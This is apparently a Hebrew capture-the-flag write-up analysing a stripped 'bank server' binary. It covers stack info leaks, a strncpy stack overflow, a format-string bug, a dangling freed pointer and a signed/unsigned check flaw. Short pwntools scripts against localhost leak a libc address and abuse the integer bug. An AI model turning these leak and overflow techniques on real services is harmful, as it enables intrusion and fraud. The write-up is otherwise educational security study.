Idan Banani

ניתוח ראשוני עבור קובץ ELF נתון:

ctf: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=cfeb10d9213a37313a6338463eec7fe6a4a8cc17, for GNU/Linux 3.2.0, stripped

Arch: amd64-64-little
RELRO: Full RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
FORTIFY: Enabled

הערה – התשובות לרוב נכתבו מתוך נקודת מבט של תוקף (ובשאר המקומות מתוך היבטים של תכנות מאובטח)

0. מה הקוד מבצע ?

מדובר בקוד של אפליקציית שרת בנק שעובדת בצורה קצת מוזרה.
היא מסוגלת לשרת (דרך סוקט מסוג TCP) בכל עת רק קליינט אחד (עד שיסיים לבקש ממנה שאילתות/לבצע פעולות ויסגור את החיבור)
על מנת לבצע פעולות כספים במערכת – הקליינט חייב קודם לכן להתחבר עם שם משתמש וסיסמה נכונים (יש רק צירוף אחד נכון והוא קבוע, כלומר רק חשבון אחד קיים במערכת)
קליינט יכול לנסות למשוך/להעביר לחשבון מבוקש רק בתנאי שהוא לא יכנס למינוס לאחר מכן.
(הסכום לא מועבר לשם החשבון שמוזן, אך כן יכול להשפיע על הסכום בבנק)
הסכום בחשבון הבנק מאותחל ל-0 (מדובר במשתנה שיושב בbss – גלובלי או סטטי מקומי)
פעולות מסוג זה של הלקוחות ישפיעו על הסכום הכולל של הכסף בחשבון הבנק.
ניתן לבקש להדפיס מידע על הסכום הכולל בחשבון הבנק.

הקוד תומך ב4 בקשות:
I – בקשה לא תקינה/פיצ'ר חבוי אך מבצעת דברים מאחורי הקלעים ומזליגה מידע מהמחסנית
X – משיכה/הפקדת כסף לחשבון/בנק (לא ברור אם לק
Q – בקשת מידע על הסכום הנוכחי בחשבון (ערך המשתנה הגלובלי)
L – התחברות למערכת על מנת לבצע לאפשר את Q,X .

1. האם קיימים באגים ? אם כן, כמה ?

כן- בערך 10 (לא ספרתי במדויק) אפרט עליהם לפי הFLOW של התוכנית, ותוך כדי נבין גם באילו מתוכן מתחבאת חולשה :

main():

```
-00000000000008B4 addr_len         dd ?
-00000000000008B0 optval           dq ?
-00000000000008A8 addr             sockaddr ?
-0000000000000898 sock_addr_ptr    sockaddr ?
-0000000000000888 uninitializedOutputBuff dq 14 dup(?)
-0000000000000818 buf              db 2008 dup(?)
-0000000000000040 local_canary     dq ?
```

[הטיפול בבקשה מסוג I נמצא בתוך main() ולא בפונקציה נפרדת]
הבאפר המקומי (בגודל 2008B) שנכתבים אליו בכל פעם 2000 בתים ומאפסים אותם לפני טיפול בבקשה הבאה – שוכחים לאפס את ה 8B האחרונים, מה שיכול להשפיע על `strlen(buf)` שנמצאת בטיפול בבקשה מסוג I (להחזיר ערך גדול מ-1999 אף על פי שנקלטים מהסוקט לכל היותר 2000 בתים בכל פעם.

```
// ; Process I request
strcpy((char *)uninitializedOutputBuff, "INVALID ");
userBuffLen = strlen(buf);
if ( userBuffLen >= 8 )
{
*(__int64 *)((char *)uninitializedOutputBuff + userBuffLen) = *(_QWORD *)&buf[userBuffLen - 8];
// n = nearest multiple of 8 from beneath for userBuffLen
// copy byte by byte from low to high
// from buf to uninitializedOutputBuff[16:....]
qmemcpy(&uninitializedOutputBuff[1], buf, 8LL * ((userBuffLen - 1) >> 3));
}
```

```
// if 4 <= userBuffLen <= 7
else if ( (userBuffLen & 4) != 0 )
{
LODWORD(uninitializedOutputBuff[1]) = *(_DWORD *)buf;
*(_DWORD *)((char *)uninitializedOutputBuff + userBuffLen + 4) = *(_DWORD *)&buf[userBuffLen - 4];
}
// 1 <= userBuffLen < 4
else if ( userBuffLen )
{
LOBYTE(uninitializedOutputBuff[1]) = buf[0];
// if userBuffLen is 2 or 3
if ( (userBuffLen & 2) != 0 )
    *(_WORD *)((char *)uninitializedOutputBuff + userBuffLen + 6) = *(_WORD *)&buf[userBuffLen - 2];
}
// Bug! (200 > 132)
// write 200 bytes from the uninitializedOutputBuff back to the socket
write(fd, uninitializedOutputBuff, 200uLL);
}
CLEANUP_STAGE:
    memset(buf, 0, 2000uLL);
```

האידיאל במקרה כזה הוא להצליח להדליף את הcanary בעזרת קלט באורך מסוים.
רק המסלול בו 8 =< userBuffLen מאפשר בתאוריה לעשות זאת.
בפועל – גם אם דורסים את כל 2000 הבתים הראשונים בתווים ששונים מnull, הערך המקסימלי שstrlen תחזיר הוא 2006 (0x7d6 = RDX) משום שיוצא ששני הבתים האחרונים (שאין לנו שליטה עליהם) בבאפר הם \x00 .

```
rbp          0x7ffd0eab3c10 ← 0x4141414141414149 ('IAAAAAAA')
2008B        0x7ffd0eab3c18 ← 0x4141414141414141 ('AAAAAAAA')
             248 skipped
             0x7ffd0eab43e0 → 0x7ffd0eab4406 ← 0x558b3c1f76
Canary --->  0x7ffd0eab43e8 ← 0x7530a591e5520500
```

הפקודה l מאפשרת לנו לדרוס מידע שנמצא בין חוצץ הקלט והחוצץ שאמור להכיל את ההודעה "INVALID (user input)…l בלבד.
לא ניתן לבצע בעזרת פקודה זו buffer overflow (שיגיע לcanary) וזאת כי אפילו במקרה של אורך קלט גדול מ-8 אנו צריכים שאורך המחרוזת שמתחילה מbuffer הקליטה תהיה גדולה מ2112 (2120-8) בעוד שלכל היותר ערך זה יהיה 2006.

פרט ליכולת דריסה של מידע. הפקודה l גם **מדליפה מידע** שהיה לפני כן במחסנית (**200** בתים מתחילת חוצץ הפלט, בעוד גודלו **132** בתים.
הדרך שתגלה לנו הכי הרבה מידע מזיכרון המחסנית מבלי לדרוס אותו היא להכניס כקלט l בלבד (בית אחד).
נתבונן באזור המודלף המדובר בזיכרון המחסנית:

```
        0x7fff4b662f70 ← 0x2044494c41564e49 ('INVALID ')
        0x7fff4b662f78 ← 0xfffe0a7025204949
        0x7fff4b662f80 → 0x7f2221129b80 (_DYNAMIC) ← 0x1
        0x7fff4b662f88 → 0x7fff4b662f80 → 0x7f2221129b80 (_DYNAMIC) ← 0x1
        0x7fff4b662f90 ← 0x0
        0x7fff4b662f98 → 0x7f2221131510 → 0x7f22211759e8 (_rtld_global+2440) →
        0x7fff4b662fa0 ← 0x1
        0x7fff4b662fa8 ← 0x199260000
        0x7fff4b662fb0 → 0x55e29b9b6681 ← 'libc.so.6'
        0x7fff4b662fb8 ← 0x0
        0x7fff4b662fc0 ← 0xfffe96cc5ea00000
        0x7fff4b662fc8 ← 0x0
        0x7fff4b662fd0 ← 0x0
        0x7fff4b662fd8 → 0x7f2221131508 → 0x7f2221131000 → 0x7f2220f3f000 ← 0
rsi rbp 0x7fff4b662fe0 ← 0x0
        249 skipped
```

מה שהיינו רוצים למצוא בפלט שכזה הוא כתובות שיעזרו לנו להתגבר על ASLR

```
pwndbg> addr 0x7f2221129b80
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
    0x7f2221127000     0x7f222112a000 r--p     3000 1e7000 /usr/lib/x86_64-linux-gnu/libc-2.31.so +0x2b80
pwndbg> addr 0x7fff4b662f80
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
    0x7fff4b645000     0x7fff4b666000 rw-p    21000 0      [stack] +0x1df80
pwndbg> addr 0x7f2221131510
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
    0x7f222112d000     0x7f2221133000 rw-p     6000 0       +0x4510
pwndbg> addr 0x7f2221131508
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
    0x7f222112d000     0x7f2221133000 rw-p     6000 0       +0x4508
```

מצאנו כתובת שנמצאת בתוך האזור של libc, רשום לנו הoffset שלה מכתובת ההתחלה של libc בזיכרון הוירטואלי.
נחפש חולשות נוספות כדי להשמיש מתקפה/חולשה זו בהמשך.
כמובן שבשביל לעשות שימוש בleak שכזה לצורך exploit מול שרת צריך לדעת מה גרסת הlibc שהוא מריץ (כדי שנוכל לדעת איפה יושבות פונקציות ספציפיות של libc. כרגע יש לנו רק את כתובת ההתחלה אליה נטענה libc)
[מדובר ב dynamically linked binary , הוא לא מוגדר לטעון את libc מpath ספציפי. ולכן הוא לוקח את הגרסה שהוא מוצא על הHost בpath$. במקרה שלי glibc 2.31)

טיפול בבקשה מסוג L (התחברות):

```
-00000000000000F8 firstArgBuffer   xmmword 2 dup(?)
-00000000000000D8 secondArgBuffer  db 16 dup(?)
-00000000000000C8 unused_nullBytes_memory xmmword ?
-00000000000000B8 status_msg_buff  xmmword 2 dup(?)
-0000000000000098 errorMsgBuff16B  __m128i ?
-0000000000000088 garbage_unknown  db 88 dup(?)
-0000000000000030 localCanary      dq ?
```

```
unsigned __int64 __fastcall try_log_in(char *buff, int socketFD, __m128 _XMM0)
{
char *secondArgStartAddr; // rax
int login_result_code; // eax
__int128 *msg_buffer_ptr; // rdx
int temp2; // ecx
unsigned int temp1; // eax
char *ptrToPassword; // rdx
int v10; // ecx
char *userStrEndPtr; // kr00_8
__int128 usernameBuffer[2]; // [rsp+0h] [rbp-F8h] BYREF
char passwordBuffer[16]; // [rsp+20h] [rbp-D8h] BYREF
__int128 unused_nullBytes_memory; // [rsp+30h] [rbp-C8h]
__int128 status_msg_buff[2]; // [rsp+40h] [rbp-B8h] BYREF
__m128i errorMsgBuff16B; // [rsp+60h] [rbp-98h] BYREF
unsigned __int64 localCanary; // [rsp+C8h] [rbp-30h]

localCanary = __readfsqword(0x28u);
usernameBuffer[0] = 0LL;
usernameBuffer[1] = 0LL;
*(_OWORD *)passwordBuffer = 0LL;
unused_nullBytes_memory = 0LL;
status_msg_buff[0] = 0LL;
status_msg_buff[1] = 0LL;

// Check how many arguments we got
secondArgStartAddr = getNextArgStartAddrAndFillBuffer(buff + 2, (char *)usernameBuffer);
if ( secondArgStartAddr )
{
if ( getNextArgStartAddrAndFillBuffer(secondArgStartAddr, passwordBuffer) )
{
  login_result_code = check_username_and_password((const char *)usernameBuffer, passwordBuffer);
  switch ( login_result_code )
  {
    case 1:
```

```
      // ; bad username , password wasn't checked
      isLoggedIn = 0LL;
      errorMsgBuff16B = _mm_load_si128((const __m128i *)&badUsernameStr);
      userStrEndPtr = (char *)usernameBuffer + strlen((const char *)usernameBuffer);

      // Args can be seen only in the dissasembly
      // aimed to concat the given password to the error message
      __memcpy_chk();

      write(socketFD, &errorMsgBuff16B, (unsigned int)(userStrEndPtr - (char *)usernameBuffer) + 16);
      break;
    case 2:
      // bad password, good username
      ptrToPassword = passwordBuffer;
      errorMsgBuff16B = _mm_load_si128((const __m128i *)&badPasswordStr);

      // calculate given password length
      // just an optimized, inlined strlen
      do
      {
        v10 = *(_DWORD *)ptrToPassword;
        ptrToPassword += 4;
      }
      while ( (~v10 & (v10 - 0x1010101) & 0x80808080) == 0 );

      __memcpy_chk();

      // BUG: stack info leak (256B instead of 16B)
      //    first 16B are not interesting
      //  +88 of garbage + canary!
      write(socketFD, &errorMsgBuff16B, 256uLL);
      break;
    case 0:
      // set value for the global bss string (bank password)
      isLoggedIn = 1LL;
      globalBssStrQYZAXNM7 = "QYZAXNM7";
      __sprintf_chk((__int64)status_msg_buff, 1LL, 32LL, "OK %s");
      msg_buffer_ptr = status_msg_buff;

      // just an optimized, inlined strlen(msg_buffer_ptr)
      do
      {
        temp2 = *(_DWORD *)msg_buffer_ptr;
        msg_buffer_ptr = (__int128 *)((char *)msg_buffer_ptr + 4);
        temp1 = ~temp2 & (temp2 - 0x1010101) & 0x80808080;
      }
      while ( !temp1 );
      if ( (~temp2 & (temp2 - 0x1010101) & 0x8080) == 0 )
        LOBYTE(temp1) = (~temp2 & (temp2 - 0x1010101) & 0x80808080) >> 16;
      if ( (~temp2 & (temp2 - 0x1010101) & 0x8080) == 0 )
        LODWORD(msg_buffer_ptr) = (_DWORD)msg_buffer_ptr + 2;

      // 3rd argument is simply strlen(status_msg_buff)
      write(
        socketFD,
        status_msg_buff,
        (_DWORD)msg_buffer_ptr - (__CFADD__((_BYTE)temp1, (_BYTE)temp1) + 3) - (unsigned int)status_msg_b
uff + 1);
      break;
  }
}
.......
```

[הערה – יש דבר אחד שפועל בניגוד לציפיות בזמן ההרצה עבור המקרה של שם משתמש נכון וסיסמה לא נכונה וניתן לראות את הסיבה בעת debug (rdx max val = 79 always בעת הwrite גם אם הסיסמה שהוכנסה ארוכה מכך. הסיבה לא ברורה וצריך לחפור בdissassembly)]

נתבונן בפונקציה שנקראת כאן (וגם עבורL, Q ו –X) שאחראית על parsing של הארגומנטים לבקשה

```
לקלט parsing נשים לב לבאג שנמצא בפונקציה שעושה
char *__fastcall getNextArgStartAddrAndFillBuffer(char *currArgStartAddr, char *destBuff)
{
```

```
  int currentArgLen; // eax
  char *nextArgStartAddr; // r8
  __int64 currArgLenTemp; // rbx

  currentArgLen = strcspn(currArgStartAddr, " \r\n");
  nextArgStartAddr = 0LL;
  if ( currentArgLen )
  {
    currArgLenTemp = currentArgLen;

    // BUG! buffer overflow on the stack!!!!
    // we can write as much bytes as we want
    // (but canary check will Fail at some point)
    // downside for attacker: it always add '\0' at the end
    strncpy(destBuff, currArgStartAddr, currentArgLen);

    nextArgStartAddr = &currArgStartAddr[currArgLenTemp + 1];
  }
  return nextArgStartAddr;
}
```

בשורה

```
strncpy(destBuff, currArgStartAddr, currentArgLen);
```

שום דבר פרט לcanary לא עוצר אותנו מלהעביר ארגומנט המכיל מחרוזת ארוכה כרצוננו ובכך לדרוס את תוכן המחסנית (אך ההעתקה תסתיים ברגע שתיתקל ב\x00 בתוך הבאפר)

```
Found valid canaries on the stacks:
00:0000|   0x7ffd337f2a08 ← 0x50bccbbc4cf54200
```

```
[+] Opening connection to
b'\x00B\xf5L\xbc\xcb\xbcP'
[*] Switching to interacti
```

```
>>> p64(0x50bccbbc4cf54200)
b'\x00B\xf5L\xbc\xcb\xbcP'
```

לרוע מזלנו – הקנארי תמיד מסתיים ב null byte, כדי להגן בפני buffer overflow במקרה שתוקף מגלה את הקנארי. כך שכתיבה בעזרת פונקציות של מחרוזות (דוגמת strcpy) לא יצליחו לכתוב מעבר לקנארי.

באג נוסף – המשתנה **isLoggedIn** שנמצא בBSS לא מוחזר לל0/false לאחר שהקליינט מתנתק.
כלומר הבא בתור שיתחבר לשרת יהיה כבר במצב "מורשה" לבצע פעולות כספים (במקום לקבל הודעה שהוא לא מחובר)

```
idan@ubuntu:~/Desktop/ctf$ nc localhost 6668
L TABLE CHAIR
OK QYZAXNM7^C
idan@ubuntu:~/Desktop/ctf$
```

```
idan@ubuntu: ~
idan@ubuntu:~$ nc localhost 6668
X 1 1
FAILED
```

<u>טיפול בבקשה מסוג Q:</u>

```
-0000000000000238 tokenBuffer      db 256 dup(?)
-0000000000000138 buf              db 264 dup(?)
-0000000000000030 localCanary      dq ?
```

```
unsigned __int64 __fastcall query(char *buff, unsigned int sockFD)
{
const char *chunkAddr; // rax
char *chunkAddrLocal; // r14
size_t chunkContentStrLen; // rax
char tokenBuffer[256]; // [rsp+0h] [rbp-238h] BYREF
char buf[264]; // [rsp+100h] [rbp-138h] BYREF
unsigned __int64 localCanary; // [rsp+208h] [rbp-30h]

localCanary = __readfsqword(0x28u);
memset(tokenBuffer, 0, sizeof(tokenBuffer));

// BUG: Someone got confused between 256 and 264
//    If we manage to remove all null-bytes from buf,
//    we could leak the canary!
memset(buf, 0, 256uLL);
if ( isLoggedIn )
{
if ( getNextArgStartAddrAndFillBuffer(buff + 2, tokenBuffer) )
{
  chunkAddr = (const char *)allocateMemory(tokenBuffer);
  chunkAddrLocal = (char *)chunkAddr;
  if ( chunkAddr && *chunkAddr )
  {
    chunkContentStrLen = strlen(chunkAddr);
    write(sockFD, chunkAddrLocal, chunkContentStrLen);

    // double free is not possible here, because we don't have a UAF in the code
    // (*chunkAddr will be 0 if it is a freed chunk)
    // (see comments in allocateMemory)
    free(chunkAddrLocal);
  }
  else
  {

    // If an overflow is anticipated, the function
    // shall abort and the program calling it shall exit.
    // strlen specifies the size of the buffer str.
    // If strlen is less than maxlen, the function shall abort,
    //  and the program calling it shall exit.
    // but it won't happen here because it passes the check (200 < 264)
    // So only 200 bytes will be printed to buf at most

    // BUG: but __snprintf_chk will return strlen(argBuffer) anyway.
    // So if our input is longer than 255 Bytes, then
    // argBuffer won't be null terminated.
    // so it will place " : BAD TOKEN" at a further away place (e.g buf[476])

    // n = how many bytes would have been written if buf was big enough
    // strcpy(&buf[n]," : BAD TOKEN")
    // is letting us write this string at a precise location

    // Problem for an attacker : buf[200] will be set to \x00 !!
    //       snprintf+ strcpy always put \x00 at the end of the write
    //      Also - buf gets cleaned for after every input round
```

```
    //    So its not possible to leak the canary with the following write
    strcpy(&buf[(int)__snprintf_chk((__int64)buf, 200LL, 1LL, 264LL, tokenBuffer)], " : BAD TOK
EN");
    write(sockFD, buf, strlen(buf));
  }
}
……
```

אם ניקח בחשבון את הפונקציה הנקראת מקוד זה:

```
void *__fastcall allocateMemory(char *password)
{
  void *newHeapChunk; // r12
  void *chunkAddr; // rax

  newHeapChunk = malloc(1000uLL);
  if ( globalBssStrQYZAXNM7 && !strcmp(password, globalBssStrQYZAXNM7) )
  {
    // %d grabs bankTotalBSS because it is sent on the stack
    // It writes at most 14Bytes, which is less than qword (64bit pointer).
    // Therefore - once freed, data will be replaced with null bytes qword
    // (free list forward pointer)
    __snprintf_chk((__int64)newHeapChunk, 1000LL, 1LL, 1000LL, "ACC123456 %d");
    chunkAddr = newHeapChunk;
  }
  else
  {
    free(newHeapChunk);
    chunkAddr = newHeapChunk; // A bug, forget to set newHeapChunk to null
  }
  return chunkAddr;
}
```

<u>נוכל לראות שיש כמה באגים:</u>

בפונ' query (הטיפול בבקשה)

```
memset(buf, 0, 256uLL);
```

שוכחים לאפס את כל הבתים במערך (264), מה שיכול לגרום מאוחר יותר להדפסה של אקסטרה-תווים כנשתמש ב

```
write(sockFD, buf, strlen(buf));
```

כתלות בתוכן של הבתים הלא מאותחלים (בפועל בdebugging/סקריפט מתאים ניתן לראות ששני הבתים האחרונים במערך הם \x00 ממש במקרה)

בפונ' ההקצאה `allocateMemory` שוכחים להשים null למצביע לchunk במקרה של free (מוחזרת כתובת שונה מnull שביידים הלא נכונות יכולה לשמש למתקפת Use after free לאחר שהוכנס tokenה הנכון לפני כן)

מה שיכול היה לגרום לצרות כאן (()query) במידה ומישהו היה מצליח במקום אחר בקוד לקבל את הכתובת של אותו chunk ולשנות לו את התוכן (לעצב אותו כרצונו- double free, undefined behavior / heap exploit)
אך בקוד הנתון אין אפשרות כזאת (עובדים עם/ממחזרים כל הזמן את אותו chunk. 14 בתים נכתבים לשדה dataה ומוחזרים ל\x00 בעת הfree כי אין עוד free chunks מאותו גודל 0x3f0 בheap, כלומר fd=0)

```
if ( chunkAddr && *chunkAddr )
  {
    chunkContentStrLen = strlen(chunkAddr);
    write(sockFD, chunkAddrLocal, chunkContentStrLen);

    // double free is not possible here, because we don't have a UAF in the code
    // (*chunkAddr will be 0 if it is a freed chunk)
    // (see comments in allocateMemory)
    free(chunkAddrLocal);
  }
```

```
strcpy(&buf[(int)__snprintf_chk((__int64)buf, 200LL, 1LL, 264LL, tokenBuffer)]," : BAD TOKEN");
```

באג: מסתמכים על ערך ההחזרה (***) של `__snprintf_chk` שמוגדר להיות כמות הבתים שהייתה נכתבת אילו באפר היעד היה גדול מספיק (כלומר strlen(tokenBuffer) , מה שמאפשר לכתוב את מחרוזת השגיאה

לכתובת שרירותית הגבוהה מזו של buf (עד לoffset של 1998 בתים!).
ניסיתי לדרוס (`BAD TOKEN`) את כתובת החזרה ואת הcanary בעזרת הstrcpy הזה אך מסיבה לא ברורה שני הערכים הכי גדולים שאני מצליח להחזיר (דיבוג של $rax בעת החזרה מהקריאה) מsnprintf הם 255 ו 476(איך יכול להיות?) אך buf באורך 264 ולכן זה לא יקריס את התוכנית [ייכתב בתוך buf במקרה של 255 ובמקום "לא חשוב" במחסנית במקרה של 476]

לרוע מזלנו - `__snprintf_chk((__int64)buf, 200LL, 1LL, 264LL, tokenBuffer)`
לבדו לא מספיק לנו כדי לבצע buffer overflow משום שהוא יעתיק לכל היותר **200 בתים** (buf באורך 264).

באג נוסף: `tokenBuffer` (הארגומנט מהמשתמש) נלקח ישירות בתור מצביע ל format string של printf. המשתמש יכול (במקום להכניס מחרוזת רגילה) להכניס מחרוזת המכילה %d %x %p וכו' כדי לקרוא מידע מהמחסנית.
בגלל ה fortify ON (level 1) של הבינארי ישנן כמה מגבלות על הפורמט (**), לא ניתן להשתמש ב$ (כדי לדלג) ולא ניתן לכתוב למחסנית (בעזרת %hhn, %hn , %n וכו').
המידע שמצליחים להדליף לא נראה מעניין כלל (נניח עבור %x)
b7825;3b78253b;78253b78;253b7825;3b78253b;78253b78;253b7825;3b78253b;78253b78;253;0
253b7825;3b78253b;78253b78;253b7825;3b78253b;78253b78;253b7825;3b78253b;78253b78;2
53b7825;3b78253b;78253b78;253b7825

בלי קשר למוזכר לעיל, הקוד סובל מבאג מסוג buffer overflow בגלל השימוש בstrncpy ב getNextArgStartAddrAndFillBuffer() שכבר הוזכר.
[(עד לדריסה של הcanary- אפשר להכניס token של עד 520 בתים (במקרה של קלט ארוך גם לא נקבל הודעת שגיאה אלא רק את הקלט/חלק מהקלט ששלחנו) לפני שדורסים את הקנארי והשרת יקרוס וידפיס בצד שלו
***stack smashing detected ***: terminated)

(**)

1, FORTIFY actually very slight examination to check whether the buffer overflow errors exist. Use case is a program with a large number of strings or memory operation functions, such asmemcpy, Variant memset, stpcpy, strcpy, strncpy, strcat, strncat, sprintf, snprintf, vsprintf, vsnprintf, gets wide characters and。

2, FORTIFY_SOURCE mechanism has two limitations on the format string(1)% N format string containing not be located in program memory write address. (2) When using the positional parameters, all the parameters must be used within the scope. So if you want to use% 7 $ x, you must use 4, 5 and 6.

gcc -D_FORTIFY_SOURCE = 1 -O1 will only be checked at compile time (particularly as some header files #include <string.h>)

gcc -D_FORTIFY_SOURCE = 2 -O2 will have time to check the program execution (if it is checked to buffer overflow, the program is terminated)

(***)

https://en.cppreference.com/w/cpp/io/c/fprintf

(Return value) Number of characters that would have been written for a sufficiently large buffer if successful (not including the terminating null character), or a negative value if an error occurred. Thus, the (null-terminated) output has been completely written if and only if the returned value is nonnegative and less than `buf_size`.

<u>טיפול בבקשה מסוג X (משיכת כספים)</u>

```
unsigned __int64 __fastcall X_withdraw_money(char *buf, int sockFD)
{
char *secondArgAddr; // rdi
```


```
char *minusIndex; // rbx
unsigned int amountVal; // eax
unsigned int amountValCopy; // ebp
unsigned int amountLeftInBank; // er12
__int128 accountBuffer[2]; // [rsp+0h] [rbp-78h] BYREF
char amountBuffer[16]; // [rsp+20h] [rbp-58h] BYREF
__int128 v10; // [rsp+30h] [rbp-48h]
unsigned __int64 stackCanary; // [rsp+48h] [rbp-30h]

stackCanary = __readfsqword(0x28u);
if ( isLoggedIn )
{
accountBuffer[0] = 0LL;
accountBuffer[1] = 0LL;
*(_OWORD *)amountBuffer = 0LL;
v10 = 0LL;
secondArgAddr = getNextArgStartAddrAndFillBuffer(buf + 2, (char *)accountBuffer);
if ( secondArgAddr )
{
if ( getNextArgStartAddrAndFillBuffer(secondArgAddr, amountBuffer) )
{
  minusIndex = strchr(amountBuffer, '-');
  amountVal = strtol(amountBuffer, 0LL, 10);
  amountValCopy = amountVal;
  if ( minusIndex )
  {
    write(sockFD, "NICE TRY BUCKO", 0xEuLL);
    __printf_chk(1LL, "user tried negative amount %d\n", amountValCopy);
  }
  else
  {
    __printf_chk(1LL, "Going to move %d to account %s\n", amountVal, (const char *)accountBuffe
r);
    amountLeftInBank = bankTotalBSS - amountValCopy;
    if ( (int)(bankTotalBSS - amountValCopy) < 0 )
    {
      write(sockFD, "FAILED", 7uLL);
      __printf_chk(1LL, "FAILED! new account would be %d\n", amountLeftInBank);
    }
    else
    {
      bankTotalBSS -= amountValCopy;
      __printf_chk(1LL, "Success! new account balance is %d\n", amountLeftInBank);
      write(sockFD, "OK", 3uLL);
    }
  }
}
.........
```

הבאג כאן הוא מסוג type conversion/ signed unsigned mismatch

bankTotalBSS – int , amountValCopy – unsigned int

```
    if ( (int)(bankTotalBSS - amountValCopy) < 0 )
```

אמנם הקוד לפני כן בודק שמחרוזת הסכום שהוכנסה לא כוללת מינוס בהתחלה, אך שורה זו תיקח את הסכום שהוזן (המחרוזת הומרה לlong int ע"י strtol() וזה מומר כאן לint – כלומר הביטים יפורשו כ2s complement integer.
לכן אם נכניס 999999999999 , ילקחו 4 הבתים התחתונים שלו ויפורשו כint והפעולה תצליח (הסכום בחשבון יגדל אפילו שלא היה שם כסף כלל לפני כן)



>>>> X sds 999999999999

```
Going to move -727379969 to account sds
Success! new account balance is 727379969
```

אם נכתוב קטע קוד קטן שידגים את הסיבה לבעיה:

```c
#include <stdio.h>
int main()
{
    //warning C4305: 'initializing': truncation from '__int64' to 'unsigned int'
    unsigned int a = 999999999999;
    printf("as unsigned_int: %u .\nas int:%d",a,a);
    return 0;
}
```

כלומר אם שני המספרים היו מאותו טיפוס, לא הייתה לנו בעיה זו<---- . as unsigned_int: 3567587327
as int:-727379969

משם מבוצע חיסור בין שני integers ונבדק אם התוצאה שלילית או לא.
התיקון הרצוי למצב כזה הוא שילוב של:
- לוודא שהערך המספרי שנקלט נמצא בטווח מסויים (נניח בין 0 ל INT_MAX)
- לעבוד עם טיפוסים מאותו סוג.

2. כתוב קוד שמאפשר להפעיל את אחד הבאגים

למשל עבור פעולה מסוג I – חישוב כתובת ההתחלה של libc בזיכרון

```python
#!/usr/bin/python3
from pwn import *

client = remote("localhost",6668)
client.send(b'I')
libc_leak = client.recv()[16:16+8]
libc_start_addr = u64(libc_leak)-0x2b80
print(f'libc start addr = : {hex(libc_start_addr)}')
payload_form = p64(libc_start_addr)
client.interactive()
```

3. האם אחד הבאגים ניתן לניצול לטובת סיפוק יכולת מסוימת ? פרט איך ? כתוב קוד מתאים שמנצל ומספק יכולת כזו.

כן – הפשוט מביניהם שהוזכר והוסבר מקודם הוא הגדלת סכום הכסף בחשבון בעת משיכה אף על פי שאין כסף בחשבון.
[הנחה – פעולה ראשונה ויחידה של הפקדה , כלומר סכום התחלתי בחשבון הוא 0, אחרת הקלט צריך להיות מותאם לסכום הנוכחי בחשבון (אפשר להדפיס אותו בעזרת Q) כדי לנצל את הבאג

```python
#!/usr/bin/python3
from pwn import *

client = remote("localhost",6668)
client.send(b'L TABLE CHAIR')
print(client.recv())
client.send(b'X sds 999999999999')
print(client.recv())
client.interactive()
```

האידיאל – השגת shell : יש צורך בשילוב של כמה מהחולשות שמצאנו כדי ליצור chain exploit
Buffer overflow + canary leak + libc leak = ROP will work

בפועל (*)– התוכנית קומפלה כך שהקנארי תמיד יכיל zero byte. כך שלא ניתן לבצע buffer overflow מתאים שיוכל לדרוס את כתובת החזרה בעזרת הפקודה L (()strncpy בעת קליטת הארגומנטים של המשתמש/הסיסמה)

כך שגם במסלול עם הכי פחות בדיקות ("BAD FORMAT2" – הכנסת שם משתמש בלבד) לא נוכל לדרוס מידע שיושב אחרי הקנארי.

ישנם שני מסלולים אחרים (עבור פקודה L) עם קריאה ל ל ()__memcpy_chk (גרסה בטוחה שבודקת buffer-overflow)

```
void * __memcpy_chk(void * dest, const void * src, size_t len, size_t destlen);
```

וזאת על מנת לצרף (תחת מגבלת אורך) בתים מהארגומנט שהוכנס להודעת השגיאה שתוחזר למשתמש

- good username , bad password
- bad username , password was given but wasn't checked

המרחק בין הקנארי הרלוונטי לבין הכתובת בה מתחילה הכתיבה ((char*)errorMsgBuff+16) הוא 88B.
הארגומנט destlen מקובע לערך 89 בשני המקרים. **לכן גם מסלולים אלו לא עוזרים לנו לבצע ROP**.

(*) חוץ מזה שהקנארי מסתיים ב\x00 , יש גם עוד data שמפריד בינו לבין כתובת החזרה. כנראה כחלק מה FORTIFY (סוג של memguard)

לסיכום – ככל הנראה אין דרך פשוטה /לא קיימת כלל לצורך השתלטות על השרת (RCE) ואני משער כי מדובר בתרגיל לימודי שנועד לבדוק ידע, יכולות והבנה.

דברים שלא סיימתי לעשות להם reversing עד הסוף:

-להבין את משמעות הקבועים ששימשו להגדרת הsocket (בכל רגע נתון רק קליינט אחד יכול לקבל טיפול מהשרת.)

```
sock_success:
lea     rdi, s          ; "Socket created"
call    _puts
mov     eax, AF_INET    ; AF_INET (IP protocol)
mov     edi, 6668       ; Listening PORT = 6668 (hostshort)
mov     dword ptr [rsp+8B8h+addr.sa_data+2], 0 ; addr.sa_data[2] = 0
mov     [rsp+8B8h+addr.sa_family], ax
xor     eax, eax        ; eax = 0
call    _htons          ; handle network endianess for the port#
lea     rsi, [rsp+8B8h+addr] ; &addr
mov     edx, 10h        ; len of addr sockaddr struct =16 bytes (2+14)
mov     edi, r12d       ; sockfd
mov     word ptr [rsp+8B8h+addr.sa_data], ax ; sa_data[0:1] = 0 (protocol address)
call    _bind           ; bind(sockfd, &addr, addrlen)
test    eax, eax
js      bind_error
```

```
lea     rdi, aBindDone  ; "bind done"
lea     r14, [rsp+8B8h+addr_len]
mov     r15, 2044494C41564E49h ; "INVALID" reversed
call    _puts
lea     rcx, [rsp+8B8h+optval] ; &optval
mov     r8d, 8          ; optlen = 8
mov     edi, r12d       ; fd
mov     edx, SO_LINGER  ; optname, a close(2) or shutdown(2) will not return
                        ;               until all queued messages for the socket have been
                        ;               successfully sent or the linger timeout has been reached.
                        ;               Otherwise, the call returns immediately and the closing is
                        ;               done in the background.  When the socket is closed as part
                        ;               of exit(2), it always lingers in the background.
mov     esi, 1          ; level = 1
